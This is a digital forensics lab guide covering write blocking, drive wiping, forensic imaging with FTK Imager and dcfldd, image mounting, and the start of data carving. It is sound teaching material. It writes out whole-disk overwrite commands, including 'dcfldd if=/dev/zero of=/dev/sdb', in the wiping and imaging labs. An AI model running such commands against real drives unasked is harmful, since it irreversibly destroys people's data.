(10) .DOCX documents
(5) .TXT files

Now you can test the differences between the different tools and see the levels of recoverability with each tool and method. You can also use the recovery.001 image that is used in the IWC Cyber Secrets episodes dealing with data recovery. If you use that downloaded image, skip to "File Recovery Labs".

Now, imagine you have a suspect drive and a hardware write blocker (aka: forensic bridge). Make sure you read the different ports that the drive connects into, versus the output that plugs into the computer.


Lab: Hardware

1. Buy a hardware write blocker & connect it to the drive to be protected.
    a. Skip if you don't have a hardware forensic bridge/write blocker.
    b. Follow the instructions provided by the vendor.
    c. Forensic Bridges or Write Blockers from vendors like: Firefly, Tableau, etc...

Imagine that you need to write block and do NOT have a hardware write blocker. Your workstation is a Linux system and you still want to make sure you connect the evidence drive in a forensically sound manner. The first thing you are going to have to do is log in and make sure you have root privileges in Linux. You will also need access to a terminal or a Command Line Interface "CLI" prompt.

Lab: Windows Registry Hack for External USB Devices


1. Open Windows Run dialog by pressing Win + R keys together.
2. Type in **regedit**
3. Press **Enter** to open Windows Registry Editor.



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: regedit

4. Navigate to: HKLM\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies.
5. If StorageDevicePolicies key does not exist, you will have to create.
    a. Right click on '**Control**' key.
    b. Click **New**.
    c. Click **Key**.
    d. Name the new key StorageDevicePolicies
6. Select StorageDevicePolicies.
7. Right-click in the right window.
    a. Select New
    b. Dword (32-bit) Value.
8. Name the new entry **WriteProtect**.
9. Double-click on **WriteProtect**
10. Change the value from 0 to 1. (1 tuns on write blocking and 0 turns it off).



Name	Type	Data
(Default)	REG_SZ	(value not set)
WriteProtect	REG_DWORD	0x00000001 (1)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies

11. Insert the USB

The USB should now be write protected.

Lab: Linux Mount as Read-Only

12. Insert the USB (below are multiple options in Linux to identify the right drive).
    a. Verify your USB device by typing “lsblk” and look for the sd(?) drive
    b. Verify your USB device by typing “df” and look for the sd(?) drive
    c. Verify your USB device by typing “dmesg | grep sd” and look for the sd(?) drive
    d. Verify your USB device by typing “ls /dev/sd*” and look for the sd(?) drive

Assume the drive is sdb for the rest of the lab.

1. sudo mkdir /media/usbdrive
2. sudo mount /dev/sdb1 /media/usbdrive -o ro

This will mount the drive or make the drive usable as read-only to the folder “**/media/usbdrive**”

If the drive is already mounted, type:

sudo mount -o remount,ro /media/usbdrive


Data Destruction / Wiping

Why are we talking about wiping or overwriting data before we even get to the imaging portion? Logistically, you should always wipe your destination drive, especially if you are copying from a disk to another disk. The reasoning behind this is to eliminate the possibility of residual evidence or contamination residing on the destination drive that could get misidentified in your current investigation. MAKE SURE YOU WIPE THE RIGHT DRIVE!!! The wrong one could be your Operating System! Always verify!

Lab: Eraser (Windows)

1. Instal Eraser from sourceforge.net/projects/eraser/files/latest/download
2. Use the default settings.
3. Once installed, run Eraser


4. Click on the down arrow between Erase Schedule and Settings



5. Click **New Task** or use the keys **ctrl+N**.
6. Name the task

We are using “Wipe” for our name.

7. Chose Run immediately.
8. Click Add Data.



Task Properties

Task | Schedule

Task name (optional): Wipe

Task Type:
○ Run manually
● Run immediately
○ Run on restart
○ Recurring

Data to erase:

Data Set	Erasure Method


Add Data

OK | Cancel

9. Click on the **Target type**: dropdown box and choose **Drive/Partition**.
10. Click on the **Erasure method:** dropdown box and choose **US DoD 5220.22-M**.
11. Click on the Settings dropdown box and choose the drive to wipe

This will be the external USB drive that you are going to use in your lab

12. Click **OK**.




Select Data to Erase

Target type: Drive/Partition

Erasure method: US DoD 5220.22-M (8-306./E) (3

Settings


Hard disk 1 (3.74 GB)



Data to erase:

Data Set	Erasure Method
Hard disk 1	US DoD 5220.2...

13. Click **OK**.
14. Now wait…



Erase Schedule

Task Name	Next Run	Status
Tasks executed manually		
Wipe	Running...	

Lab: dcfldd/dd (CLI) (Linux)

1. Once the OS is loaded, open a terminal window with root access.
2. Verify your drive letter
   a. Type **lsblk**
   b. Type fdisk -l
3. Assuming the drive is sdb
4. Type dcfldd if=/dev/zero of=/dev/sdb

Forensic Imaging Labs

You have already filled out the Chain of Custody and connected the drive in a forensically sound manner. Now what? Well, Copy the data… Never analyze the original disk. Always make at least two copies of the original evidence before you start to work with it. Working on the original runs the risk of damaging the evidence and making it inadmissible in court. The second copy is what you work with. The first copy, you put in storage, so you do not have to touch the original again unless there is an emergency. It is also suggested to make an MD5 hash along with a SHA hash of the original evidence and each copy. A hash is a digital fingerprint that ads a level of trust that the data has not changed during the usage.

There are two types of copies. There is a “Physical copy” (aka: bit stream, clone, image, etc…) that duplicates allocated and un-allocated space. This means all data. You can recover deleted content and even partially over written data. The other copy is called a “Logical copy” (aka: backup, archive, file copy, dos copy, copy & paste, etc…). The most forensically sound copy is of course a physical copy.


Image credit: Atola TaskForce atola.com

Most physical forensic imagers have write blockers built into them and it takes some of the risk out of the equation. Just make sure to put the evidence drive as the source and if you are imaging to another disk, that will be your destination. Too many people destroy the evidence by attaching the wrong drive to the destination…

What we want to do in these labs: create a known baseline. As mentioned previously, copy files in groups so we have a consistent set to play with. Since computer forensics IS a science, everything you do needs to be done is a consistent and reproducible manner. Once you are comfortable with the tools and methods, you can use what you have learned with real evidence and have confidence in your scientific results or analysis.

If you want to do your Imaging from a Windows computer, use FTK Imager. FTK Imager has software write blocking built in, so you will not destroy the evidence, but your next issue is the Operating System. Microsoft has had a history of trying to "help" the user when a new drive is added by adding data to the drive. If this happens, the evidence is destroyed due to contamination. To prevent this, use a physical write blocker. With that said, FTK Imager can be downloaded from accessdata.com. You may have to register to download the tool here: accessdata.com/product-download


FTK Imager Walkthrough



DO NOT pick your boot drive and copy to your boot drive. You will run out of space and no fun will be had.

1. Do Write Blocking Lab first
2. Run FTK Imager

3. Left click the **File** menu



Select Source

Please Select the Source Evidence Type

● Physical Drive

○ Logical Drive

○ Image File

○ Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocat

co Device (multiple CD/DVD)

< Back | Next > | Cancel


Source Drive Selection

Please select from the following available drives:


\\.\PHYSICALDRIVE1 - SDHC Card [4GB]

4. Select Create a Disk Image
5. Choose the source
   a. Select_Source (**Physical Drive**)
   b. Select_Device (your USB)
      In my case, a 4GB SD card


6. Click **Finish**:



7. Click **Add**



8. Choose RAW (DD)
9. Left click **Next**
10. Fill in your information
11. Left click **Next**



Select Image Type


Please Select the Destination Image Type

● Raw (dd)

○ SMART

○ E01

○ AFF



Evidence Item Information

Case Number: USB1


Evidence Number: 001

Unique Description: 001

Examiner: Your Name

Notes: Level 1 Image for data recovery lab

12. Image Destination Folder is where you want to store the image
    a. Left click **Browse** and choose the folder for your image




Browse For Folder

Select the destination folder for the image

- OS (C:)
  - $Recycle.Bin
  - Cases
    - USB1
  - CSI Linux Investigator
  - Documents and Settings
  - Drivers

Folder: USB1

13. Name the image
14. Image segment size
    a. Type in "**0**" or zero
15. Click **Finish**



Select Image Destination

Image Destination Folder: C:\Cases\USB1


Image Filename (Excluding Extension): usb1.dd

Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment: 0

Compression (0=None, 1=Fastest, ..., 9=Smallest): 0

Use AD Encryption □

16. Check "Verify images after they are created"
17. Left click **Start**...



Create Image

Image Source: \\.\PHYSICALDRIVE1


Starting Evidence Number: 1

Image Destination(s): C:\Cases\USB1\usb1.dd [raw/dd]

☑ Verify images after they are created □ Precalculate Progress Statistics

□ Create directory listings of all files in the image after they are created

18. Now wait...



Creating Image...

Image Source: \\.\PHYSICALDRIVE1

Destination: C:\Cases\USB1\usb1.dd

Status: Creating image...

Progress

Elapsed time: 0:00:17

Estimated time left:

19. When done, click **Summary**
20. Click **OK**
21. Click **Done**
22. Now you are done!




Image Summary

```
Created By AccessData® FTK® Imager 4.3.1.1

Case Information:
Acquired using: ADI4.3.1.1
Case Number: USB1
Evidence Number: 001
Unique description: 001
Examiner: Your Name
Notes: Level 1 Image for data recovery lab

--------------------------------------------------------------

Information for C:\Cases\USB1\usb1.dd:

Physical Evidentiary Item (Source) Information:
[Device Info]
 Source Type: Physical
[Drive Geometry]
 Cylinders: 488
 Tracks per Cylinder: 255
 Sectors per Track: 63
 Bytes per Sector: 512
 Sector Count: 7,843,840
[Physical Drive Information]
 Drive Model: SDHC Card
 Removable drive: True
```

You have successfully created a forensic image using FTK Imager. Now to create your different images for the data carving labs.

1. Delete all the files on the USB.
2. Repeat the FTK Imager steps.
3. Quick Format the USB.
4. Repeat the FTK Imager steps.
5. Wipe the drive using Eraser
6. Repeat the FTK Imager steps.

Now, if you are using a Linux or Unix computer, dcfldd is a command line imager that creates a physical copy. DCFLDD is based off dd with some upgrades. It gives a progress of the data copied and it allows you to create a hash. Best of all is it is free. If you do not have dcfldd installed, you can substitute “dcfldd” with “dd” in the commands.

Note: Unless you are logged in as root (NOT suggested for security reasons), you must use the "sudo" command any time you touch hardware or run a system level utility.

"sudo is a program for Unix-like computer operating systems that allows users to run programs with the security privileges of another user, by default the superuser. It originally stood for "superuser do" as the older versions of sudo were designed to run commands only as the superuser." - wikipedia.org

Lab: dcfldd (Linux)

1. Do Write Blocking Lab first
2. Burn a live Linux .iso to a bootable CD, DVD, or USB.
3. Boot off the CD, DVD. or bootable USB.

We use CSI Linux Acquisition for imaging, but any Linux distribution will do.

4. Once the OS is loaded, open a terminal window with root access.
5. Type “mkdir /recovery”
6. Type “cd /recovery”
7. Type “mkdir usb1”
8. Repeat for usb2-4
9. Wipe the drive by typing “sudo dcfldd if=/dev/zero of=/dev/sdb”
10. Format the USB with FAT by typing “**sudo mkfs.vfat /dev/sdb1**”
11. Download a theme of files (.jpg, .pdf, .txt). This will create a controlled environment.
12. Copy the files onto the USB.
13. Image the drive typing “sudo dcfldd if=/dev/sdb of=/recovery/usb1.dd”.
14. Delete all the files on the USB.
15. Image the drive typing “sudo dcfldd if=/dev/sdb of=/recovery/usb2.dd”.
16. Format the USB with FAT by typing **“sudo mkfs.vfat /dev/sdb1**”
17. Image the drive typing “sudo dcfldd if=/dev/sdb of=/recovery/usb3.dd”.
18. Wipe the drive by typing “sudo dcfldd if=/dev/zero of=/dev/sdb”
19. Image the drive typing “sudo dcfldd if=/dev/sdb of=/recovery/usb4.dd”.

To benefit of DCFLDD, is that it can create a hash instead of being forced to use a third-party tool. This makes scripting things or automation that much easier.

Example:

```
sudo dcfldd if=/dev/sdb1 of=usb(?).dd hashwindow=0 hashlog=hash.txt
cat hash.txt
```

If you have the hardware, use it. Doing this will minimize the risk of destroying evidence…

Lab: Hardware Imaging

1. Skip if you do not have a hardware imager or buy one & connect it to the drive to be duplicated.

Make sure you connect it to the right port. You do not want to wipe or overwrite the evidence drive. Then follow the instructions provided by the forensic imager vendor

Here is a list of vendors for forensic Imagers

a. Forensics: SuperChief, Tableau, Forensic Duplicator…

Here is a list of vendors for Data Recovery Imagers

b. Data Recovery: DeepSpar, Atola, Data Copy King, etc…

If you image the logical drive/volume/partition, you can mount the volume directly.

Lab: Volume Image Mount in Linux

```
mkdir /mnt/evidence
sudo mount usb(?).dd /mnt/evidence
cd /mnt/evidence
ls
```

If you image the physical drive, all partitions, you can use **losetup** (losetup is used to associate loop devices with regular files or block devices).

Lab: Drive Image Mount for All Partitions in Linux

```
sudo losetup --show -f -P usb(?).dd
```


Data Carving Labs

Now for recovering the data from the images. During your investigation, you are given an image (the ones created in the imaging lab) and it is your job to recover any data that you can. In this lab, we will cover several possible tools to use.

Lab: Using Autopsy

"Autopsy® is a digital forensics platform and graphical interface to The Sleuth Kit® and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. You can even use it to recover photos from your camera's memory card." - sleuthkit.org/autopsy

